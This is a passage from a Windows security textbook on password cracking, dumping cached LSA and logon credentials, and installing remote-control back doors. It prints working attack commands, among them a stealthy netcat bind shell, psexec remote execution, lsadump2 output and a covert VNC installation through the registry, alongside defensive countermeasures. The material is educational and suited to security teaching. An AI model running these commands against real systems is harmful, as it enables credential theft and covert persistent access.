Smart Guessing Traditionally, there are two ways to provide input to password cracking: dictionary versus brute force. More recently, precomputed cracking tables have become popular to speed up the pace and efficiency of cracking.

Dictionary cracking is the simplest of cracking approaches. It takes a list of terms and hashes them one by one, comparing them with the list of captured hashes as it goes. Obviously, this approach is limited to finding only those passwords that are contained in the dictionary supplied by the attacker. Conversely, it will quickly identify any password in the dictionary no matter how robust the hashing algorithm (yes, even NTLM hashes!).

Brute force cracking is guessing random strings generated from the desired character set and can add considerable time to the cracking effort because of the massive effort required to hash all the possible random values within the described character space (for example, there are 26^7 possible uppercase English alphabetical strings of 7 or fewer characters, or over 8 billion hashes to create).

A happy medium between brute force and dictionary cracking is to append letters and numbers to dictionary words, a common password selection technique among lazy users who choose "password123" for lack of a more imaginative combination. The popular but now unsupported cracking tool L0phtcrack offered a hybrid dictionary/brute force option like this. Newer password cracking tools implement improved "smart" guessing techniques such as the ones shown in Figure 4-5, taken from the LCP cracking tool (to be discussed soon).

More recently, cracking has evolved toward the use of precomputed hash tables to greatly reduce the time necessary to generate hashes for comparison. In 2003, Philippe Oechslin published a paper (leveraging work from 1980 by Hellman and improved upon by legendary cryptographer Rivest in 1982) that described a cryptanalytic time-memory trade-off technique that allowed him to crack *99.9 percent of all alphanumerical LanManager passwords hashes (2^{37}) in 13.6 seconds*. In essence, the trade-off is to front-load all the computational effort of cracking into precomputing the so-called rainbow tables of hashes using both dictionary and brute force inputs. Cracking then becomes a simple exercise in comparing captured hashes to the precomputed tables. (For a much better explanation by the inventor of the rainbow tables mechanism itself, see www.isc2.org/cgi-bin/content.cgi?page=738). As we noted earlier, the lack of a salt in Windows password management makes this attack possible.

Project Rainbow Crack was one of the first tools to implement such an approach (see www.antsight.com/zsl/rainbowcrack), and many newer cracking tools support precomputed hash tables. To give you an idea of how effective this approach can be, Project Rainbow Crack previously offered for purchase a precomputed LanManager hash table covering the alphanumeric-symbol 14-space for $120, with the 24GB of data mailed via FedEx on six DVDs.




Figure 4-5 Dictionary password cracking options from LCP are robust, making it easier to crack passwords based on diverse variants of dictionary words.

Tools Windows password cracking tools have enjoyed a long and robust history. One of the most famous was L0phtcrack, produced by the security research firm known as the L0pht. L0phtcrack is sadly no longer supported, but there are still a number of good tools available for password cracking.

In the command-line tool department, there is lmbf and ntbf (www.toolcrypt.org), John the Ripper (www.openwall.com/john/), and MDcrack (c3rb3r.openwall.net/mdcrack/). The following is an example of ntbf cracking NTLM passwords in dictionary mode:

```
D:\test>ntbf.exe hashes.txt cracked.txt dictionary.txt 14
ntbf v0.6.6, (C)2004 orm@toolcrypt.org
--------------------------------------
input file: 5 lines read
checking against ntbf.dat... finished
trying empty password... not found
```

```
trying password = username... 0 hashes found
starting dictionary mode (# = 1000,000)
5 passwords tried. 1 hashes found

D:\test>type cracked.txt
Administrator:P@55w0rd
```

John the Ripper remains a good option as well, but you'll have to obtain the separate patch if you want to attempt NTLM cracking (www.openwall.com/john/contrib/john-1.7.2-ntlm-alainesp-6.1.diff.gz).

Graphical Windows password crackers include LCP (www.lcpsoft.com), Cain (www.oxid.it), and the rainbow tables–based Ophcrack (ophcrack.sourceforge.net). Figure 4-6 shows LCP at work performing dictionary cracking on NTLM hashes from a Windows Server 2008 system. This example uses a dictionary customized for the target hashes that resulted in a high rate of success, which (again) is typically not representative of NTLM cracking of well-selected passwords. Note also that Server 2008 does not store LM hashes by default, removing a very juicy target from the historical attack surface of the operating system.




Figure 4-6 LCP dictionary cracking NTLM passwords from a Windows Server 2008 system. Note that LM hashes are not stored in the default Server 2008 configuration.

Probably the most feature-rich password cracker is Cain (boy, it sure seems like this tool comes up a lot in the context of Windows security testing!). It can perform all the typical cracking approaches, including:

- Dictionary and brute force
- LM hashes
- NTLM hashes
- Sniffed challenge/responses (including LM, NTLM, and NTLM Session Security)
- Rainbow cracking (via Ophcrack, RainbowCrack, or winrtgen tables)

Cain is shown in Figure 4-7 starting to crack NTLM Session Security hashes gathered through the built-in sniffer.

Finally, if you're in the market for commercial-grade cracking, check out password-recovery software vendor Elcomsoft's distributed password recovery capability, which harnesses the combination of up to 10,000 workstation CPUs, as well as the Graphics Processing Unit (GPU) present on each system's video card to increase cracking efficiency by a factor of up to 50 (elcomsoft.com/edpr.html).




Figure 4-7 Cain at work cracking NTLM Session Security hashes gathered via the built-in sniffer

Processing Time Lest the discussion so far give the false impression that cracking Windows passwords is an exercise in instant gratification, think again. Yes, weak algorithms like the LM hash with (relatively) small character space yield to brute force guessing and precomputed rainbow tables in a matter of seconds. But the LM hash is becoming increasingly rare now that Microsoft has removed it from newer versions of Windows, relying solely on the NTLM hash by default in Vista, Server 2008, and beyond. Cracking the NTLM hash, based on the 128-bit MD5 algorithm, takes vastly increased effort.

One can estimate how much more effort using the simple assumption that each additional character in a password increases its unpredictability, or entropy, by the same amount. The 94-character keyboard thus results in 94^7 possible LM hashes of 7 characters in length (the maximum for LM), forgetting for a moment that the LM hash only uses the uppercase character space. The NTLM hash, with a theoretical maximum of 128 characters, would thus have 94^{128} bits of entropy. Assuming an average rate of 5 million hash checks per second on a typical desktop computer (as reported by Jussi Jaakonaho in 2007 for *Hacking Exposed Windows, Third Edition* and supported by http://en.wikipedia.org/wiki/Password_strength), it would take roughly 7.27×10^{245} seconds, or 2.3×10^{238} years to exhaustively search the 128-character NTLM password space, and/or generate NTLM rainbow tables.

From a more practical standpoint, the limitations of the human brain will prevent the use of truly random 128-character passwords anytime soon. Thus, cracking effort realistically depends on the amount of entropy present in the underlying password being hashed. Even worse, it is widely understood that human password-selection habits result in substantially reduced entropy relative to pseudorandom selection, irrespective of algorithm (see, for example, NIST Special Publication 800-63 at http://csrc.nist.gov/publications/nistpubs/800-63/SP800-63V1_0_2.pdf, Appendix A). So, the "bit strength" of the hashing algorithm becomes irrelevant since it is belied by the actual entropy of the underlying passwords. Password recovery software firm AccessData once claimed that by using a relatively straightforward set of dictionary-based routines, their software could break 55 to 65 percent of all passwords within a month (see http://www.schneier.com/blog/archives/2007/01/choosing_secure.html). As you'll see in the following countermeasure discussion, this places the defensive burden squarely on strong password selection.

Password-Cracking Countermeasures

As illustrated by the preceding discussion of password cracking dynamics, the best defense against password cracking is decidedly nontechnical but nevertheless is probably the most important to implement: picking strong passwords.

As we've mentioned before, most modern Windows version are configured by default with the Security Policy setting "Passwords must meet complexity requirements" enabled. This requires that all users' passwords, when created or changed, must meet the following requirements (as of Windows Server 2008):

- Can't contain the user's account name or parts of the user's full name that exceed two consecutive characters

- Must be at least six characters in length
- Must contain characters from three of the following four categories:
  - English uppercase characters (A through Z)
  - English lowercase characters (a through z)
  - Base 10 digits (0 through 9)
  - Nonalphabetic characters (for example, !, $, #, %)

We recommend increasing the 6-character minimum length prescribed by the preceding configuration to 8 characters, based on NIST 800-63 estimates, showing that additional entropy per character decreases somewhat after the 8th character (in other words, your benefits start to diminish beginning with each additional character after the 8th; this recommendation is not meant to imply that you shouldn't select longer passwords whenever possible, but rather recognizes the trade-off with users ability to memorize them). So, you should also configure the Security Policy "Maximum password length" setting to at least 8 characters. (By default it's set at zero, meaning a default Windows deployment is vulnerable to cracking attacks against any 6-character passwords).

Cracking countermeasures also involve setting password reuse and expiration policies, which are also configured using Windows' Security Policy. The idea behind these settings is to reduce the timeframe within which a password is useful and thus narrow the window of opportunity for an attacker to crack them. Setting expirations are controversial, as it forces users to attempt to create strong passwords more often and thus aggravates poor password-selection habits. We recommend setting expirations nevertheless because, theoretically, passwords that don't expire have unlimited risk; however, we also recommend setting lengthy expiration periods on the order of several months to alleviate the burden on users (NIST 800-63 is also instructive here).

And, of course, you should disable storage of the intolerably weak LM hash using the Security Policy setting "Network Security: Do Not Store LAN Manager Hash Value On Next Passwords Change." The default setting in Server 2008 is "Enabled." Although this setting may cause backward compatibility problems in mixed Windows environments, we strongly recommend it due to the vastly increased protection against password cracking attacks that it offers.

Dumping Cached Passwords

Popularity:	*8*
Simplicity:	*10*
Impact:	*10*
Risk Rating:	***9***

Windows has historically had a bad habit of keeping password information cached in various repositories other than the primary user password database. An enterprising attacker, once he's obtained sufficient privileges, can easily extract these credentials.

The LSA Secrets feature is one of the most insidious examples of the danger of leaving credentials around in a state easily accessible by privileged accounts. The Local Security Authority (LSA) Secrets cache, available under the Registry subkey of HKLM\SECURITY\Policy\Secrets, contains the following items:

- Service account passwords in *plaintext*. Service accounts are required by software that must log in under the context of a local user to perform tasks, such as backups. They are typically accounts that exist in external domains and, when revealed by a compromised system, can provide a way for the attacker to log in directly to the external domain.
- Cached password hashes of the last ten users to log on to a machine.
- FTP- and web-user plaintext passwords.
- Remote Access Services (RAS) dial-up account names and passwords.
- Computer account passwords for domain access.

Obviously, service account passwords that run under domain user privileges, last user login, workstation domain access passwords, and so on, can all give an attacker a stronger foothold in the domain structure.

For example, imagine a stand-alone server running Microsoft SMS or SQL services that run under the context of a domain user. If this server has a blank local Administrator password, LSA Secrets could be used to gain the domain-level user account and password. This vulnerability could also lead to the compromise of a master user domain configuration. If a resource domain server has a service executing in the context of a user account from the master user domain, a compromise of the server in the resource domain could allow our malicious interloper to obtain credentials in the master domain.

Paul Ashton is credited with posting code to display the LSA Secrets to administrators logged on locally. An updated version of this code, called lsadump2, is available at http://razor.bindview.com/tools. lsadump2 uses the same technique as pwdump2 (DLL injection) to bypass all operating system security. lsadump2 automatically finds the PID of LSASS, injects itself, and grabs the LSA Secrets, as shown here (line wrapped and edited for brevity):

```
C:\>lsadump2
$MACHINE.ACC
 6E 00 76 00 76 00 68 00 68 00 5A 00 30 00 41 00     n.v.v.h.h.Z.0.A.
 66 00 68 00 50 00 6C 00 41 00 73 00                 f.h.P.l.A.s.
_SC_MSSQLServer
32 00 6D 00 71 00 30 00 71 00 71 00 31 00 61 00     p.a.s.s.w.o.r.d.
_SC_SQLServerAgent
 32 00 6D 00 71 00 30 00 71 00 71 00 31 00 61 00     p.a.s.s.w.o.r.d.
```

We can see the machine account password for the domain and two SQL service account–related passwords among the LSA Secrets for this system. It doesn't take much

imagination to discover that large Windows networks can be toppled quickly through this kind of password enumeration.

Starting in Windows XP, Microsoft moved some things around and rendered lsadump2 inoperable when run as anything but the SYSTEM account. Modifications to the lsadump2 source code have been posted that get around this issue. The all-purpose Windows hacking tool Cain also has a built-in LSA Secrets extractor that bypasses these issues when run as an administrative account.

Cain also has a number of other cached password extractors that work against a local machine if run under administrative privileges. Figure 4-8 shows Cain extracting the LSA Secrets from a Windows XP Service Pack 2 system and also illustrates the other repositories from which Cain can extract passwords, including Protected Storage, Internet Explorer 7, wireless networking, Windows Mail, dial-up connections, edit boxes, SQL Enterprise Manger, and Credential Manager.

Windows also caches the credentials of users who have previously logged in to a domain. By default, the last ten logons are retained in this fashion. Utilizing these credentials is not as straightforward as the cleartext extraction provided by LSADump, however, since the passwords are stored in hashed form and further encrypted with a machine-specific key. The encrypted cached hashes (try saying that ten times fast!) are




Figure 4-8 Cain's password cache decoding tools work against the local system when run with administrative privileges.

stored under the Registry key HKLM\SECURITY\CACHE\NL$*n*, where *n* represents a numeric value from 1 to 10 corresponding to the last ten cached logons.

Of course, no secret is safe to Administrator- or SYSTEM-equivalent privileges. Arnaud Pilon's CacheDump tool (see www.cr0.net:8040/misc/cachedump.html) automates the extraction of the previous logon cache hashes. Cain also has a built-in logon cache-dumping capability under the Cracking tool, called MS-Cache Hashes.

The hashes must, of course, be subsequently cracked to reveal the cleartext passwords (updated tools for performing "pass the hash," or directly reusing the hashed password as a credential rather than decrypting it, have not been published for some time). Any of the Windows password-cracking tools we've discussed in this chapter can perform this task. One other tool we haven't mentioned yet, cachebf, will directly crack output from CacheDump. You can find cachebf at http://www.toolcrypt.org/tools/cachebf/index.html.

As you might imagine, these credentials can be quite useful to attackers—we've had our eyes opened more than once at what lies in the logon caches of even the most nondescript corporate desktop PC. Who wants to be Domain Admin today?

Password Cache Dumping Countermeasures

Unfortunately, Microsoft does not find the revelation of this data that critical, stating that Administrator access to such information is possible "by design" in Microsoft KB Article ID Q184017, which describes the availability of an initial LSA hotfix. This fix further encrypts the storage of service account passwords, cached domain logons, and workstation passwords using SYSKEY-style encryption. Of course, lsadump2 simply circumvents it using DLL injection.

Therefore, the best defense against lsadump2 and similar cache-dumping tools is to avoid getting Admin-ed in the first place. By enforcing sensible policies about who gains administrative access to systems in your organization, you can rest easier. It is also wise to be very careful about the use of service accounts and domain trusts. At all costs, avoid using highly privileged domain accounts to start services on local machines!

There is a specific configuration setting that can help mitigate domain logon cache dumping attacks: change the Registry key HKLM\ Software\Microsoft\Windows NT\ CurrentVersion\Winlogon to an appropriate value (the default is 10; see http://support.microsoft.com/?kbid=172931). This setting is also accessible from Security Policy under "Interactive logon: number of previous logons to cache (in case domain controller is not available)." Beware that making this setting zero (the most secure) will prevent mobile users from logging on when a domain controller is not accessible. A more sensible value might be 1, which does leave you vulnerable but not to the same extent as the Windows default values (10 previous logons under Vista and 25 under Server 2008!).

Remote Control and Back Doors

Once Administrator access has been achieved and passwords extracted, intruders typically seek to consolidate their control of a system through various services that enable remote control. Such services are sometimes called *back doors* and are typically hidden using techniques we'll discuss shortly.

Command-line Remote Control Tools

Popularity:	*9*
Simplicity:	*8*
Impact:	*9*
Risk Rating:	***9***

One of the easiest remote control back doors to set up uses netcat, the "TCP/IP Swiss army knife" (see http://en.wikipedia.org/wiki/Netcat). Netcat can be configured to listen on a certain port and launch an executable when a remote system connects to that port. By triggering a netcat listener to launch a Windows command shell, this shell can be popped back to a remote system. The syntax for launching netcat in a stealth listening mode is shown here:

```
C:\TEMP\NC11Windows>nc -L -d -e cmd.exe -p 8080
```

The `-L` makes the listener persistent across multiple connection breaks; `-d` runs netcat in stealth mode (with no interactive console); and `-e` specifies the program to launch (in this case, cmd.exe, the Windows command interpreter). Finally, `-p` specifies the port to listen on. This will return a remote command shell to any intruder connecting to port 8080.

In the next sequence, we use netcat on a remote system to connect to the listening port on the machine shown earlier (IP address 192.168.202.44) and receive a remote command shell. To reduce confusion, we have again set the local system command prompt to D:\> while the remote prompt is C:\TEMP\NC11Windows>.

```
D:\> nc 192.168.202.44 8080
Microsoft(R) Windows(TM)
(C) Copyright 1985-1996 Microsoft Corp.
C:\TEMP\NC11Windows>
C:\TEMP\NC11Windows>ipconfig
ipconfig
Windows IP Configuration
Ethernet adapter FEM5561:
        IP Address. . . . . .
. . . : 192.168.202.44
        Subnet Mask . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . :
C:\TEMP\NC11Windows>exit
```

As you can see, remote users can now execute commands and launch files. They are limited only by how creative they can get with the Windows console.

Netcat works well when you need a custom port over which to work, but if you have access to SMB (TCP 139 or 445), the best tool is `psexec`, from http://www.sysinternals.com.

`psexec` simply executes a command on the remote machine using the following syntax:

```
C:\>psexec \\server-name-or-ip -u admin_username -p admin_password command
```

Here's an example of a typical command:

```
C:\>psexec \\10.1.1.1 -u Administrator -p password -s cmd.exe
```

It doesn't get any easier than that. We used to recommend using the AT command to schedule execution of commands on remote systems, but `psexec` makes this process trivial as long as you have access to SMB (which the AT command requires anyway).

The Metasploit framework also provides a large array of back door payloads that can spawn new command-line shells bound to listening ports, execute arbitrary commands, spawn shells using established connections, and connect a command shell back to the attacker's machine, to name a few (see http://metasploit.com:55555/PAYLOADS). For browser-based exploits, Metasploit has ActiveX controls that can be executed via a hidden IEXPLORE.exe over HTTP connections.

Graphical Remote Control

Popularity:	*10*
Simplicity:	*10*
Impact:	*10*
Risk Rating:	***10***

A remote command shell is great, but Windows is so graphical that a remote GUI would be truly a masterstroke. If you have access to Terminal Services (optionally installed on Windows 2000 and greater), you may already have access to the best remote control the Windows has to offer. Check whether TCP port 3389 is listening on the remote victim server and use any valid credentials harvested in earlier attacks to authenticate.

If TS isn't available, well, you may just have to install your own graphical remote control tool. The free and excellent Virtual Network Computing (VNC) tool, from RealVNC Limited, is the venerable choice in this regard (see http://www.realvnc.com/download.html). One reason VNC stands out (besides being free!) is that installation over a remote network connection is not much harder than installing it locally. Using a remote command shell, all that needs to be done is to install the VNC service and make a single edit to the remote Registry to ensure stealthy startup of the service. What follows is a simplified tutorial, but we recommend consulting the full VNC documentation at the preceding URL for more complete understanding of operating VNC from the command line.

TIP The Metasploit Framework provides exploit payloads that automatically install the VNC service with point-and-click ease.

The first step is to copy the VNC executable and necessary files (WINVNC.EXE, VNCHooks.DLL, and OMNITHREAD_RT.DLL) to the target server. Any directory will do, but it will probably be harder to detect if it's hidden somewhere in %systemroot%. One other consideration is that newer versions of WINVNC automatically add a small green icon to the system tray icon when the server is started. If started from the command line, versions equal or previous to 3.3.2 are more or less invisible to users interactively logged on. (WINVNC.EXE shows up in the Process List, of course.)

Once WINVNC.EXE is copied over, the VNC password needs to be set. When the WINVNC service is started, it normally presents a graphical dialog box requiring a password to be entered before it accepts incoming connections (darn security-minded developers!). Additionally, we need to tell WINVNC to listen for incoming connections, also set via the GUI. We'll just add the requisite entries directly to the remote Registry using regini.exe.

We'll have to create a file called WINVNC.INI and enter the specific Registry changes we want. Here are some sample values that were cribbed from a local install of WINVNC and dumped to a text file using the Resource Kit regdmp utility. (The binary password value shown is "secret.")

```
HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3
    SocketConnect = REG_DWORD 0x00000001
    Password = REG_BINARY 0x00000008 0x57bf2d2e 0x9e6cb06e
```


Next, load these values into the remote Registry by supplying the name of the file containing the preceding data (WINVNC.INI) as input to the regini tool:

```
C:\> regini -m \\192.168.202.33 winvnc.ini
HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3
    SocketConnect = REG_DWORD 0x00000001
    Password = REG_BINARY 0x00000008 0x57bf2d2e 0x9e6cb06e
```

Finally, install WINVNC as a service and start it. The following remote command session shows the syntax for these steps (remember, this is a command shell on the remote system):

```
C:\> winvnc -install
C:\> net start winvnc
The VNC Server service is starting.
The VNC Server service was started successfully.
```

Now we can start the vncviewer application and connect to our target. The next two illustrations show the vncviewer app set to connect to display 0 at IP address 192.168.202.33. (The "host:display" syntax is roughly equivalent to that of the UNIX X-windowing system; all Microsoft Windows systems have a default display number of zero.) The second screenshot shows the password prompt (remember what we set it to?).



Voilà! The remote desktop leaps to life in living color, as shown in Figure 4-9. The mouse cursor behaves just as if it were being used on the remote system.

VNC is obviously really powerful—you can even send CTRL-ALT-DEL with it. The possibilities are endless.




Figure 4-9 WINVNC connected to a remote system. This is nearly equivalent to sitting at the remote computer.

Port Redirection

We've discussed a few command shell–based remote control programs in the context of direct remote control connections. However, consider the situation in which an intervening entity such as a firewall blocks direct access to a target system. Resourceful attackers can find their way around these obstacles using *port redirection*. Port redirection is a technique that can be implemented on any operating system, but we'll cover some Windows-specific tools and techniques here.

Once attackers have compromised a key target system, such as a firewall, they can use port redirection to forward all packets to a specified destination. The impact of this type of compromise is important to appreciate because it enables attackers to access any and all systems behind the firewall (or other target). Redirection works by listening on certain ports and forwarding the raw packets to a specified secondary target. Next we'll discuss some ways to set up port redirection manually using our favorite tool for this task, fpipe.

fpipe

Popularity:	*5*
Simplicity:	*9*
Impact:	*10*
Risk Rating:	***8***

Fpipe is a TCP source port forwarder/redirector from Foundstone, Inc. It can create a TCP stream with an optional source port of the user's choice. This is useful during penetration testing for getting past firewalls that permit certain types of traffic through to internal networks.

